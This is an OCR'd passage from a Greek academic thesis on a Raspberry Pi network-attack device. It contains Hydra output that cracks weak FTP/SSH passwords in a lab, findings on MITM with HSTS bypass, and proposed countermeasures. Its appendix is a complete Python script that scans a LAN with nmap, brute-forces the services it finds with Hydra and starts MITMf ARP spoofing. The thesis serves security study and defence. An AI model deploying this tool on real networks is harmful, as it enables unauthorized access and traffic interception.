
Εικόνα 21 Win 10 Firefox αποτέλεσμα 1



Εικόνα 22 Win 10 Firefox αποτέλεσμα 2



Εικόνα 23 Win 10 Chrome αποτέλεσμα 1



Εικόνα 24 Android Chrome αποτέλεσμα 1

Στην περίπτωση του Android ο Firefox δεν έβγαλε κανένα αποτέλεσμα. Όταν η επίθεση πετύχαινε υποβάθμιση πρωτοκόλλου σε HTTP ο Firefox σταματούσε να φορτώνει την σελίδα.

8.3.2 Brute Force Attack

```
Hydra (http://www.thc.org/thc-hydra) starting at 2017-06-06 20:18:22
[DATA] max 16 tasks per 1 server, overall 64 tasks, 70 login tries (l:7/p:10), ~0 trie
s per task
[DATA] attacking service rdp on port 3389
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret servic
e organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-06-06 20:18:22
[DATA] max 16 tasks per 1 server, overall 64 tasks, 70 login tries (l:7/p:10), ~0 trie
s per task
[DATA] attacking service ssh on port 22
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret servic
e organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-06-06 20:18:22
[DATA] max 16 tasks per 1 server, overall 64 tasks, 70 login tries (l:7/p:10), ~0 trie
s per task
[DATA] attacking service ssh on port 22
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret servic
e organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-06-06 20:18:22
[DATA] max 16 tasks per 1 server, overall 64 tasks, 70 login tries (l:7/p:10), ~0 trie
s per task
[DATA] attacking service ftp on port 21
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret servic
e organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-06-06 20:18:22
[DATA] max 16 tasks per 1 server, overall 64 tasks, 70 login tries (l:7/p:10), ~0 trie
s per task
[DATA] attacking service ssh on port 22
[21][ftp] host: 192.168.1.5   login: admin   password: admin
[22][ssh] host: 192.168.1.4   login: root   password: toor
[22][ssh] host: 192.168.1.6   login: root   password: toor
[22][ssh] host: 192.168.1.7   login: root   password: toor
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-06-06 20:18:34
1 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-06-06 20:18:37
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-06-06 20:18:38
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-06-06 20:18:38
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-06-06 20:18:38
root@kali:/usr/hackpi#
```

Εικόνα 25 Αποτελέσματα από το Hydra

9 Συμπεράσματα

9.1 Man In The Middle Attack

Από την επίθεση που παρουσιάστηκε στο προηγούμενο κεφάλαιο γίνεται εύκολα αντιληπτό ότι σε ένα σύστημα που χρησιμοποιεί λογισμικό ξεπερασμένης τεχνολογίας υπάρχουν περισσότερες πιθανότητες επιτυχίας. Άλλωστε αποτελεί γενική απαίτηση της ασφάλειας να χρησιμοποιείται το πιο ενημερωμένο διαθέσιμο λογισμικό. Επίσης, φαίνεται πως σημαντικό ρόλο έπαιζε αποκλειστικά η έκδοση του browser και όχι του λειτουργικού συστήματος. Το λειτουργικό σύστημα έπαιζε ρόλο εμμέσως καθώς για παράδειγμα τα Windows XP έχουν πάψει να υποστηρίζονται από τον Internet Explorer και τον Chrome οπότε θα έπρεπε να χρησιμοποιηθεί κάποια αρκετά παλαιότερη έκδοση αυτών των browsers. Εξαίρεση αποτελεί ο Firefox ο οποίος τα υποστηρίζει ακόμη.

Στον υπολογιστή-στόχο με Windows 10 όπου χρησιμοποιούνταν τελευταίες εκδόσεις των Browsers η επιτυχία της επίθεσης μειώθηκε σημαντικά καθώς όπως είναι ευνόητο το επίπεδο ασφάλειας ανέβηκε δραστικά. Η πολιτική ασφάλειας HSTS τις περισσότερες φορές πετύχαινε το σκοπό της εφόσον την υποστήριζαν τα websites και οι browsers και όπως παρουσιάζεται στο προηγούμενο κεφάλαιο πολύ λίγες φορές ήταν δυνατό να ξεπεραστεί.

Τέλος σε σύστημα Android η επίθεση δεν πέτυχε το σκοπό της γιατί οι browsers σταματούσαν να φορτώνουν τις ιστοσελίδες μόλις γινόταν υποβάθμιση του πρωτοκόλλου σε HTTP.

Στην πράξη όμως ένα δίκτυο πιθανόν να περιλαμβάνει μικτό περιβάλλον με παλαιά και νέα μηχανήματα και κινητές συσκευές και σε αυτή την περίπτωση η επίθεση θα έχει και θετικά αποτελέσματα.

9.2 Brute Force Attack

Η επιτυχία της εν λόγω επίθεσης εξαρτάται κατά κύριο λόγο από τον κωδικό πρόσβαση που έχει θέσει ο χρήστης στο εκάστοτε service. «Εύκολοι» κωδικοί όπως αυτοί που παρουσιάζονται στο προηγούμενο κεφάλαιο είναι πιθανόν να περιλαμβάνονται σε ένα Dictionary, κάτι που σημαίνει ότι μπορούν να «ανακαλυφθούν» από το εργαλείο.

10 Αντίμετρα

Στο προηγούμενο κεφάλαιο παρουσιάζονται τα αποτελέσματα των επιθέσεων που διενεργήθηκαν. Γενικά, οι επιθέσεις χαρακτηρίζονται επιτυχημένες καθώς τα τρωτά σημεία που εκμεταλλεύεται η κάθε μία συναντώνται αρκετά συχνά. Για αυτό το λόγο παρουσιάζονται και προτείνονται αντίμετρα ώστε να αποφευχθούν.

10.1 Man In The Middle Attack

Οι λόγοι που επέτρεψαν την επιτυχία αυτής της επίθεσης είναι η χρήση υπολογιστών παλαιάς τεχνολογίας καθώς επίσης και το ότι το μηχάνημα του επιτιθέμενου μπόρεσε να γίνει μέρους ενός εσωτερικού δικτύου. Για την αντιμετώπιση αυτής της επίθεσης προτείνονται τα παρακάτω:

- Χρήση όσο το δυνατό πιο σύγχρονων τεχνολογιών για κάλυψη γνωστών κενών ασφαλείας
- Χρήση mac filtering στο router ώστε να μην επιτρέπει την πρόσβαση στο δίκτυο σε άγνωστα μηχανήματα.
- Τοποθέτηση του router σε σημείο ώστε να μην υπάρχει φυσική πρόσβαση από μην εξουσιοδοτημένα άτομα.

10.2 Brute Force Attack

Η εν λόγω επίθεση δεν διαφέρει σε τίποτα από μια κοινή Brute Force Attack, οπότε και τα αντίμετρα που προτείνονται είναι τα ίδια για κάθε όμοια περίπτωση.

- Αποφυγή «κοινών» κωδικών πρόσβασης
- Προσθήκη χρόνου καθυστέρησης μετά από έναν αριθμό αποτυχημένων προσπαθειών πρόσβασης
- Περιορισμός στα services ώστε να χρησιμοποιούνται μόνο τα απαραίτητα
- Χρήση Firewall το οποίο να ελέγχει την πρόσβαση στα services που χρησιμοποιούνται

11 Περαιτέρω Ανάπτυξη

Αν ο αναγνώστης επιθυμεί να εξελίξει την παρούσα εργασία, προτείνονται οι παρακάτω τομείς με βάση τα στοιχεία που βρέθηκαν κατά τη συγγραφή της.

- Εκσυγχρονισμός του module filepwn του εργαλείου MITMf με σκοπό να λειτουργεί με τις νέες εκδόσεις των βιβλιοθηκών της Python και εισαγωγή του module στο αυτοματοποιημένο εργαλείο δημιουργώντας μία επιπλέον επίθεση
- Διεύρυνση του Brute Force ώστε να επιτίθεται σε περισσότερα services

12 Αναφορές – Πηγές

Websites:

1. http://gs.statcounter.com/os-version-market-share/windows/desktop/greece (ημερομηνία επίσκεψης: 1/6/2017)
2. http://gs.statcounter.com/browser-version-market-share/desktop/greece (ημερομηνία επίσκεψης: 1/6/2017)
3. http://gs.statcounter.com/os-market-share/mobile/greece (ημερομηνία επίσκεψης: 1/6/2017)
4. https://en.wikipedia.org/wiki/Raspberry_Pi (ημερομηνία επίσκεψης: 1/6/2017)
5. https://el.wikipedia.org/wiki/HTTPS (ημερομηνία επίσκεψης: 1/6/2017)
6. https://en.wikipedia.org/wiki/HTTP_Strict_Transport_Security (ημερομηνία επίσκεψης: 1/6/2017)
7. https://github.com/byt3bl33d3r/MITMf (ημερομηνία επίσκεψης: 17/5/2017)
8. https://www.thc.org/thc-hydra (ημερομηνία επίσκεψης: 1/6/2017)
9. https://www.offensive-security.com/kali-linux-arm-images (ημερομηνία επίσκεψης: 5/4/2017)

13 Παράρτημα

13.1 Κώδικας του αυτοματοποιημένου εργαλείου

```
import socket
import struct
import subprocess
import fcntl
import xml.etree.ElementTree as ET
import subprocess
import RPi.GPIO as GPIO
import time

#Define funcions

def get_default_gateway():
#Return default gateway from file /proc/net/route
   with open("/proc/net/route") as gt:
      for line in gt:
         fields = line.strip().split()
         if fields[1] != '00000000' or not int(fields[3], 16) & 2:
            continue
         return socket.inet_ntoa(struct.pack("<L", int(fields[2], 16)))

def get_default_netmask():
#Return default netmask
      iface = "eth0"
      return socket.inet_ntoa(fcntl.ioctl(socket.socket(socket.AF_INET,
socket.SOCK_DGRAM), 35099, struct.pack('256s', iface))[20:24])

def netmask_length (netmask_len):
#Return netmasks's bit number
      return sum([bin(int(x)).count('1') for x in netmask_len.split('.')])

def led(led_colour, status):
#Turns the corresponding led_colour on or off according to status

#Black cable for ground have to connect to GPIO pin 6
#Black cable for white led have to connect to GPIO pin 3
#Blue cable for blue led have to connect to GPIO pin 4
#Red cable for red led have to connect to GPIO pin 14
#Green cable for green led have to connect to GPIO pin 15
#Yellow cable for orange led have to connect to GPIO pin 18

      colour_pin = {'white': 3, 'blue': 4, 'red': 14, 'green': 15, 'orange': 18}
```

```
        GPIO.setmode(GPIO.BCM)
        GPIO.setwarnings(False)
        GPIO.setup(colour_pin['white'],GPIO.OUT)
        GPIO.setup(colour_pin['blue'],GPIO.OUT)
        GPIO.setup(colour_pin['red'],GPIO.OUT)
        GPIO.setup(colour_pin['green'],GPIO.OUT)
        GPIO.setup(colour_pin['orange'],GPIO.OUT)

        for colour in colour_pin:
             if led_colour == colour:
                  led_colour = colour_pin[colour]

            if status == 'on':
                        GPIO.output(led_colour,GPIO.HIGH)
            if status == 'off':
                        GPIO.output(led_colour,GPIO.LOW)

def initialise_leds():
#Blinks leds for initialisation
            led('white', 'on')
            led('blue', 'on')
            led('red', 'on')
            led('green', 'on')
            led('orange', 'on')
            time.sleep(0.6)
            led('white', 'off')
            led('blue', 'off')
            led('red', 'off')
            led('green', 'off')
            led('orange', 'off')
            time.sleep(0.6)

#Start of the program
try:

            initialise_leds()

#Get network information
            gateway = get_default_gateway()
            netmask = get_default_netmask()
            netmask_bits = str(netmask_length(netmask))

            network = open("/usr/hackpi/network.txt", 'w')
            network.write('network gateway: ' + gateway + '\n')
```

```
        network.write('netmask: ' + netmask + ' ' + netmask_bits + ' bits\n\n')
        network.close

#Start nmap to scan the network
        led('white', 'on')
        nmap_command = "nmap -O -p T:21-23,3389,5900 --open " + gateway + "/" +
netmask_bits + " -oX /usr/hackpi/nmap.xml"
        subprocess.check_output(['bash','-c', nmap_command])

#Scan is over, checking nmap results
        led('blue', 'on')
        scan = ET.parse("/usr/hackpi/nmap.xml")
        hosts = scan.findall('host')

        hydra_services = ['ftp', 'ftps', 'rdp', 'ssh', 'telnet', 'vnc']
        i=1
        for item in hosts:
                ipaddress = item.find('address').get('addr')
                network = open("/usr/hackpi/network.txt", 'a')
                network.write('Target ' + str(i) + ': ' + ipaddress + '\n')
                network.close
                serv = item.find('ports').findall('port')

                for item2 in serv:
                        service_name = item2.find('service').get('name')
                        if service_name == "ms-wbt-server":
                                service_name = "rdp"

                        if service_name in hydra_services:
                                network = open("/usr/hackpi/network.txt", 'a')
                                network.write('Port: ' + service_name + '\n')
                                network.close
#Starting Brute Force Attack
                                led('red', 'on')
                                hydra_command = subprocess.Popen(['hydra', '-L',
'usernames.txt', '-P', 'passwords.txt', ipaddress, service_name],
stdout=open('/usr/hackpi/hydra.txt', 'a'), stderr=open('/usr/hackpi/hydra_errors.txt', 'a'))
                i=i+1

#Starting Man In The Middle Attack on the network
        led('green', 'on')
        subprocess.call(['mitmf', '-i', 'eth0', '--arp', '--spoof', '--hsts', '--gateway', gateway],
stdout=open('/usr/hackpi/mitmf.txt', 'a'), stderr=open('/usr/hackpi/mitmf_errors.txt', 'a'))

except:
```

```
#in case that an error occured
        led('orange', 'on')
```